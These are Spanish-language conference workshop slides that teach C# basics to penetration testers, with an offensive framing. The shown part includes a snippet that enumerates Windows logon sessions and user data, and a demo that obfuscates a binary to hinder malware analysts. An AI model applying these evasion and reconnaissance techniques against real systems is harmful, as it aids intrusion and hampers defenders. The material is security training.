



Baby Sharp doo doo doo!

Hack-en Conference 2023



> whoami

- Mi nombre es Jorge.
- Me gustan los Directorios Activos, BloodHound y, sobre todo, hablar.
- Tengo un NUC y muchas máquinas virtuales.
- Aprendí C# haciendo este taller.
- Twitter: [@MrSquid25](https://twitter.com/@MrSquid25)
- LinkedIn: [@jorgesca](https://www.linkedin.com/in/@jorgesca)





Índice

1. Introducción	4	4. C# y Windows	23
1. ¿Qué es C#?		1. Windows APIs	
2. C# vs .NET		2. P/Invoke	
3. C# siendo pentester		3. Demo 1 - MessageBox	
2. Herramientas de trabajo	8	5. PowerShell	27
1. Visual Studio		1. PowerShell y su relación con .NET	
2. CSC		2. Add-Type	
3. Nuget		3. Demo 2 - MessageBox	
4. Nuget - Ejemplo		6. Taller - Mi primer beacon con C#	31
3. Básicos de C#	16	1. Meterpreter + C# == Fantasía	
1. Tipos de datos		2. Meterpreter + C# + HTTP Server == Fantasía x2	
2. Variables y Operadores		7. Bonus - C# ofensivo	38
3. Espacio de nombres, Clases y Métodos		1. D/Invoke	
4. Modificadores de acceso		2. Syscalls	


1.

Introducción



¿Qué es C#?

- C# es lenguaje de programación basado en objetos desarrollado por Microsoft en la era de los 2000.
- Es un lenguaje a alto nivel, como Python o Java, lo que permite ser leído y entendido de una manera sencilla.
- Es un lenguaje manejado, al contrario de C, gracias a la presencia de un *garbage collector*, que hace las veces de gestor de memoria. Esto permite que sea un lenguaje “seguro”.
- El código fuente de C# se compila en un lenguaje intermedio (IL) que, al ser ejecutado, corre dentro del CLR (*Common Language Runtime*). A su vez, CLR traduce el lenguaje intermedio en código máquina para que lo entienda el sistema operativo.
- CLR es el encargado de gestionar los bloques de memoria.





C# vs .NET

- .NET es una plataforma para desarrolladores de código abierto de Microsoft.
- En castellano: un compendio de APIs de programación que permiten utilizar varias funcionalidades creadas por Microsoft mediante diferentes lenguajes.
- En resumen, C# es un lenguaje que permite usar dichas APIs (.NET APIs), al igual que F# y Visual Basic.
- Los programas escritos en C# realmente corren en .NET.




Historia de .NET en 3 segundos





C# siendo pentester

- C# es en lenguaje nativo de Microsoft que permite interactuar con APIs de Windows.
- No requiere dependencias para ejecutarse, más allá de las versiones de .NET para las diferentes librerías.
- Permite crear binarios para cualquier tipo de plataforma.
- Se puede ejecutar en memoria sin tocar disco gracias a su integración con PowerShell.
- En pocas palabras...



```
[DllImport("Secur32.dll", SetLastError = false)]
public static extern uint LsaEnumerateLogonSessions(out UInt64 LogonSessionCount, out IntPtr LogonSessionList);

[DllImport("Secur32.dll", SetLastError = false)]
public static extern uint LsaGetLogonSessionData(IntPtr luid, out IntPtr ppLogonSessionData);

public static void Main(string[] args)
{
    var systime = new DateTime(1601, 1, 1, 0, 0, 0); //win32 systemdate

    var ret = LsaEnumerateLogonSessions(out var count, out var luidPtr); // get an array of pointers to LUIDs

    for (ulong i = 0; i < count; i++)
    {
        // TODO: Check return value
        ret = LsaGetLogonSessionData(luidPtr, out var sessionData);
        var data = (SECURITY_LOGON_SESSION_DATA)Marshal.PtrToStructure(sessionData, typeof(SECURITY_LOGON_SESSION_DATA));

        // if we have a valid logon
        if (data.PSID != IntPtr.Zero)
        {
            // get the account username
            var username = Marshal.PtrToStringUni(data.Username.Buffer).Trim();

            // convert the security identifier of the user
            var sid = new System.Security.Principal.SecurityIdentifier(data.PSID);

            // domain for this account
            var domain = Marshal.PtrToStringUni(data.LoginDomain.Buffer).Trim();

            // authentication package
            var authpackage = Marshal.PtrToStringUni(data.AuthenticationPackage.Buffer).Trim();
        }
    }
}
```



2

Herramientas de trabajo



Visual Studio




- Es un IDE completo para desarrolladores de .NET y C++ en Windows.
- Permite crear todo tipo de ejecutables, desde simples binarios hasta DLLs.
- Incluye un debugger nativo y permite integrarse con GitHub para usarlo como repositorio de todos los proyectos creados.
- A nivel ofensivo, encontraremos muchísimos proyectos escritos en C# por investigadores de seguridad que podremos descargar y compilar para ejecutar.
- Doble click en el .SLN y tendremos acceso al proyecto.





Visual Studio – Pequeñas consideraciones

- Es recomendable instalar VS en una máquina con más de 60 GB de espacio en disco duro e instalarlo en inglés.
- El mismo instalador permite instalar/modificar/borrar paquetes.
- Podemos elegir las propiedades del binario (nombre, empresa firmante, versión) a nuestro antojo.
- Por defecto, VS compila todos los binarios en modo *Debug* y en x32 (Any CPU).
- Se puede integrar la firma de binarios con certificado de manera nativa.
- Dispone de un *Marketplace* con infinidad de extensiones.
- ¡Tiene modo oscuro!








C# Compiler

- CSC o C# compiler es el compilador por línea de comandos que podemos utilizar para evitar tener que compilar nuestros binarios utilizando la interfaz visual de Visual Studio.
- Es necesario instalar las *Build Tools* de Visual Studio para poder disponer tanto de las consolas de desarrollo como de los compiladores.
- El binario se encuentra ubicado en la carpeta Microsoft.NET\Framework\<Version>.
- Puede ser invocado de manera nativa mediante el uso de cualquiera de las consolas de desarrollo.
- En Windows 11, pueden incluirse en *Windows Terminal* como opciones seleccionables.

```
PS C:\Users\Rupert0\source\repos\Demo1-HelloWorld\ConsoleApp1> csc /target:exe /out:HW.exe .\Program.cs
Microsoft (R) Visual C# Compiler version 4.5.2-3.23171.7 (d17f7415)
Copyright (C) Microsoft Corporation. All rights reserved.



PS C:\Users\Rupert0\source\repos\Demo1-HelloWorld\ConsoleApp1> .\HW.exe
Hello, World!
```





NuGet

- NuGet es el gestor de paquetes de .NET.
- Permite incorporar código externo a nuestro proyecto de una manera sencilla y simple.
- Podemos incorporarlo de manera manual, accediendo la plataforma de nuget.org o mediante el plugin de NuGet Package Manager de Visual Studio.





Nuget - Ejemplo

- Partiendo de nuestro proyecto Hello_World.sln, vamos a descargarnos el paquete Obfuscator para ofuscar el binario resultante.
- Para ello, lo buscamos y lo instalamos en nuestro proyecto.
- Los paquetes se instalan en la carpeta C:\Users\<nombre>\.nuget\packages

```
C:\>dir C:\Users\Rupert0\.nuget\packages\obfuscator\2.2.37
Volume in drive C has no label.
Volume Serial Number is 7054-CD45

Directory of C:\Users\Rupert0\.nuget\packages\obfuscator\2.2.37


02/22/2023 20:29    <DIR>      .
02/22/2023 20:29    <DIR>      ..
02/22/2023 20:29                182 .nupkg.metadata
12/28/2022 00:37                22,745 .signature.p7s
02/22/2023 20:29    <DIR>      build
02/22/2023 20:29            898,073 obfuscator.2.2.37.nupkg
02/22/2023 20:29            88 obfuscator.2.2.37.nupkg.sha512
12/28/2022 03:33                1,322 obfuscator.nuspec
09/04/2021 01:46                78,465 Potion-icon.png
02/22/2023 20:29    <DIR>      tools
                           6 File(s)     1,000,875 bytes
                           4 Dir(s)   23,840,247,808 bytes free
```

The screenshot shows the NuGet package manager interface. On the left, the search results for 'obfuscator' are displayed, with the first result, 'Obfuscator', highlighted. This result has 780K downloads and is described as an open-source obfuscator for .NET and Mono. On the right, the 'Manage Packages for Solution' interface is shown for the 'Basic_Hello_World' project. It lists the installed packages and allows for managing them. The 'Obfuscator' package is listed with version 2.2.37, and its details page is open, showing it's not installed and providing an 'Install' button.




Nuget - Ejemplo

- En este caso, es necesario realizar una serie de modificaciones en el proyecto para poder ofuscar el binario.
 - Incluir el fichero de configuración obfuscator.xml.
 - Añadir una tarea post compilado del binario.
 - Volver a compilar el proyecto.



```
<?xml version='1.0'?>
<Obfuscator>
    <Var name="InPath" value="." />
    <Var name="OutPath" value=".\\Obfuscator_Output" />
    <Var name="HidePrivateApi" value="true" />

    <Module file="$(InPath)\\HW.exe" />
</Obfuscator>
```





Nuget - Ejemplo

- Utilizando una herramienta como dnSpy puede observarse que el contenido del binario es ligeramente diferente.
- Hemos podido ofuscar nuestro binario sin necesidad de "picarnos" código nuevo.
- Esta herramienta puede utilizarse para dificultar las capacidades de reversing de un analista de malware.

The screenshot shows two instances of dnSpy side-by-side, illustrating the difference between unobfuscated and obfuscated code.

Binario sin ofuscar (Left):

```
1 // Program
2 // Token: 0x0000003 RID: 3 RVA: 0x00002069 File Offset: 0x0000269
3 private static void <Main>$(string[] args)
4 {
5     Console.WriteLine("Hello, World!");
6 }
```

Binario ofuscado (Right):

```
1 using System;
2 using System.Runtime.InteropServices;
3 using System.Text;
4
5 namespace <PrivateImplementationDetails>{B03676B2-C299-487C-82F8-E98916C33AD2}
6 {
7     // Token: 0x0000005 RID: 5 [StructLayout(LayoutKind.Auto, CharSet = CharSet.Auto)]
8     internal class BBD932AD-70AC-45BF-8EDA-CCC8B3DAB9BA
9     {
10         // Token: 0x0000005 RID: 5 RVA: 0x00002080 File Offset: 0x00000280
11         private static string 6(int A_0, int A_1, int A_2)
12         {
13             string @string = Encoding.UTF8.GetString(BBD932AD-70AC-45BF-8EDA-CCC8B3DAB9BA.4, A_1, A_2);
14             BBD932AD-70AC-45BF-8EDA-CCC8B3DAB9BA.5[A_0] = @string;
15             return @string;
16         }
17
18         // Token: 0x0000006 RID: 6 RVA: 0x000020A8 File Offset: 0x000002A8
19         public static string A()
20         {
21             return BBD932AD-70AC-45BF-8EDA-CCC8B3DAB9BA.5[0] ?? BBD932AD-70AC-45BF-8EDA-CCC8B3DAB9BA.6(0, 0, 13);
22         }
23
24         // Token: 0x0000007 RID: 7 RVA: 0x000020C0 File Offset: 0x000002C0
25         // Note: this type is marked as 'beforefieldinit'.
26 }
```

3. Básicos de C#



Tipos de datos - Introducción

- Los tipos de datos en C# están divididos en dos categorías:
 1. Reference types – Las variables apuntan al dato (objetos)
 2. Value types – Las variables almacenan el dato
- Dos variables de tipo *reference types* pueden apuntar al mismo objeto, mientras que dos variables de tipo *value type* solo puede contener su propio dato.
- En algunos casos, encontraremos parámetros del tipo *out* o *ref*. En estos casos, dichos parámetros apuntan al almacenamiento de otra variable. Podemos llamarlo, alias.
- ***Int, byte, bool*** and ***char*** son value types.
- ***Strings, arrays*** y ***class*** son reference types.

```
var pa = new SECURITY_ATTRIBUTES();
pa.nLength = Marshal.SizeOf(pa);

var ta = new SECURITY_ATTRIBUTES();
ta.nLength = Marshal.SizeOf(ta);

var pi = new PROCESS_INFORMATION();

var success = CreateProcessW(
    "C:\\\\Windows\\\\System32\\\\notepad.exe",
    null,
    ref pa,
    ref ta,
    false,
    0,
    IntPtr.Zero,
    "C:\\\\Windows\\\\System32",
    ref si,
    out pi);
```



Tipos de datos - Value Types

- Tenemos varios tipos de value types:
 1. Enteros – *Signed* (para definir negativos) o *Unsigned*.
 2. Flotantes – *Float*, *Double* o *Decimal*.
 3. Booleanos – *True* o *False*.
 4. Letras – Simple letra o número representado por un entero.

C# type/keyword	Range	Size	.NET type
sbyte	-128 to 127	Signed 8-bit integer	System.SByte
byte	0 to 255	Unsigned 8-bit integer	System.Byte
short	-32,768 to 32,767	Signed 16-bit integer	System.Int16
ushort	0 to 65,535	Unsigned 16-bit integer	System.UInt16
int	-2,147,483,648 to 2,147,483,647	Signed 32-bit integer	System.Int32
uint	0 to 4,294,967,295	Unsigned 32-bit integer	System.UInt32
long	-9,223,372,036,854,775,808 to 9,223,372,036,854,775,807	Signed 64-bit integer	System.Int64
ulong	0 to 18,446,744,073,709,551,615	Unsigned 64-bit integer	System.UInt64

```
Program.cs ✘ X
CH Datos
4 // Enteros
5 int a = -10;
6 uint b = 20;
7 byte c = 233;
8
9 System.Console.WriteLine("Valor de a es {0}", a);
10 System.Console.WriteLine("Valor de b es {0}", b);
11 System.Console.WriteLine("Valor de c es {0}", c);
12 System.Console.WriteLine();
13
14 //Bytes
15
16 float efloat = 2.718281828459F;
17 double edouble = 2.718281828459D;
18
19 System.Console.WriteLine("Valor de e como float es {0}", efloat);
20 System.Console.WriteLine("Valor de e como double es {0}", edouble);
21
22
23 //Bool
24
25 bool verdad = true;
26 bool mentira = false;
27
28 System.Console.WriteLine("Valor de verdad como es {0}", verdad);
29 System.Console.WriteLine("Valor de mentira como es {0}", mentira);
30
31
32 //Letras
33
34 char letra = 'A';
35
36 System.Console.WriteLine("Valor de letra como char es {0}", letra);
```

```
Windows PowerShell
PS C:\Users\Rupert0\source\repos\Datos\Datos\bin\Debug\net7.0> .\Datos.exe
Valor de a es -10
Valor de b es 20
Valor de c es 233

Valor de e como float es 2.7182817
Valor de e como double es 2.718281828459
Valor de verdad como es True
Valor de mentira como es False
Valor de letra como char es A
```



Tipos de datos - Referenced Types

- Dentro de los *referenced types*, tenemos varios *valores predefinidos*:
- Las *arrays* – Pueden contener múltiples valores del mismo tipo de datos.
- Las *tuplas* – Pueden contener múltiples valores, pero de diferentes tipos de datos.
- Las *strings*. A pesar de ser *referenced types* los operadores `==` y `!=` permiten comparar los valores de la *string* con otra *string*.

```
Valor de arrayenteros es 1, 2, 3 y 4
Valor de comparacion es False
Valor de comparacion2 es True
Valor de tupla es -1 2
Valor de ejemplo es Hacken!
Valor de comparativastrings es False
```

```
//Array
int[] arrayenteros = { 1, 2, 3, 4 };
int[] arrayenteros2 = { 1, 2, 3, 4 };

System.Console.WriteLine("Valor de arrayenteros es {0}, {1}, {2} y {3}", arrayenteros[0], arrayenteros[1], arrayenteros[2], arrayenteros[3]);

//Comparativa de Arrays
bool comparacion = (arrayenteros == arrayenteros2);
bool comparacion2 = (arrayenteros[0] == arrayenteros2[0]);

System.Console.WriteLine("Valor de comparacion es {0}", comparacion);
System.Console.WriteLine("Valor de comparacion2 es {0}", comparacion2);

//Tuple
(int, uint) tupla = (-1, 2);

System.Console.WriteLine("Valor de tupla es {0} {1}", tupla.Item1, tupla.Item2);

//String
string ejemplo = "Hacken!";

System.Console.WriteLine("Valor de ejemplo es {0}", ejemplo);

string ejemplo2 = "HackenRocks!";

//Comparativa de Strings
bool comparativastrings = (ejemplo == ejemplo2);

System.Console.WriteLine("Valor de comparativastrings es {0}", comparativastrings);
```



Variables y Operadores

- Las variables son las encargadas de representar las ubicaciones de almacenaje. Cada variable tiene un tipo que determina que valor puede contener en su interior.
- Pueden existir variables con valor preasignado o, por consiguiente, asignarse valor durante su ejecución (*initially assigned* o *initially unassigned*).
- Visual Studio dispone de una funcionalidad que permite inferir el tipo de valor de una variable.
- Es posible declarar variables inmutables con el parámetro `const`.
- Al igual que cualquier otro lenguaje, los operadores son:
 - Matemáticos -- Suma (+), Resta (-), Multiplicación (*), División (/) y Módulo (%).
 - Lógicos -- Igual (==), Distinto (!=), Mayor o igual (>=) y Menor o igual (<=).
 - A nivel de Bit -- AND (&), OR (|), XOR (^), Left Shift (<<) y Right Shift (>>).
 - Incremento (++x) o decremento (--x)

```
Program.cs
1 // implicito
2
3 int numero = 10;
4
5 //explicito
6
7 var numero2 = 12;
8
9 System.Console.WriteLine(numero.GetType());
10 System.Console.WriteLine(numero2.GetType());
11
12 System.Console.WriteLine(numero + numero2);
```

```
PS C:\Users\Rupert0\source\repos\Variables\Variables\bin\Debug\net7.0>.\Variables.exe
System.Int32
System.Int32
22
```



Espacio de Nombres, Clases y Métodos

- Una *Namespace* se usa para declarar el rango que abarca un conjunto de objetos relacionados.
- Una *clase* se puede definir como una plantilla que almacena y/o permite operar con datos.
- Un *método* son el conjunto de funciones que permiten alterar los elementos que conforman una clase.
- Un ejemplo sencillo sería System.Console.WriteLine donde
 - System es el namespace.
 - Console es la clase.
 - WriteLine es el método.

```
Program.cs  X
Clases
1  using Hacken;
2
3  namespace Hacken
4  {
5
6      public class Personas
7      {
8          public string Nombre { get; set; }
9
10     static public void myMethod(Personas value)
11     {
12         System.Console.WriteLine("La persona se llama {0}", value.Nombre);
13     }
14 }
15
16
17  namespace Invocar
18  {
19
20      public class Print
21      {
22
23          public static void Main()
24          {
25              var persona = new Personas { Nombre = "Jorge" };
26              Hacken.Personas.myMethod(persona);
27          }
28      }
29
30
31
32
Developer PowerShell
Developer PowerShell
PS C:\Users\Rupert0\source\repos\Clases\Clases\bin\Debug\net7.0> .\Clases.exe
La persona se llama Jorge
```



Modificadores de Acceso

- Todos los tipos y los miembros tipo (definen ubicaciones de almacenamiento y código ejecutable) tienen niveles de acceso.
- Existen los siguientes tipos:
 - Public – Accesible en su totalidad.
 - Private – Solo accesible por código en la misma clase o estructura.
 - Protected – Solo accesible por código en la misma clase o subclases.
 - Internal – Solo accesible por código del mismo assembly.

Summary table

Caller's location	public	protected internal	protected	internal	private protected	private
Within the class	✓	✓	✓	✓	✓	✓
Derived class (same assembly)	✓	✓	✓	✓	✓	✗
Non-derived class (same assembly)	✓	✓	✗	✓	✗	✗
Derived class (different assembly)	✓	✓	✓	✗	✗	✗
Non-derived class (different assembly)	✓	✗	✗	✗	✗	✗

```
1 reference
private void myMethod(Personas value)
{
    System.Console.WriteLine("La persona se llama {0}", value.Nombre);
}

1 reference
static public void myMethod2(Personas value)
{
    System.Console.WriteLine("La persona se llama {0}", value.Nombre);
}

}

namespace Invocar
{
    0 references
    public class Print
    {
        0 references
        public static void Main()
        {
            var persona = new Personas { Nombre = "Jorge" };

            Hacken.Personas.myMethod2(persona);

            Hacken.Personas.myMethod(persona);
        }
    }
}
```

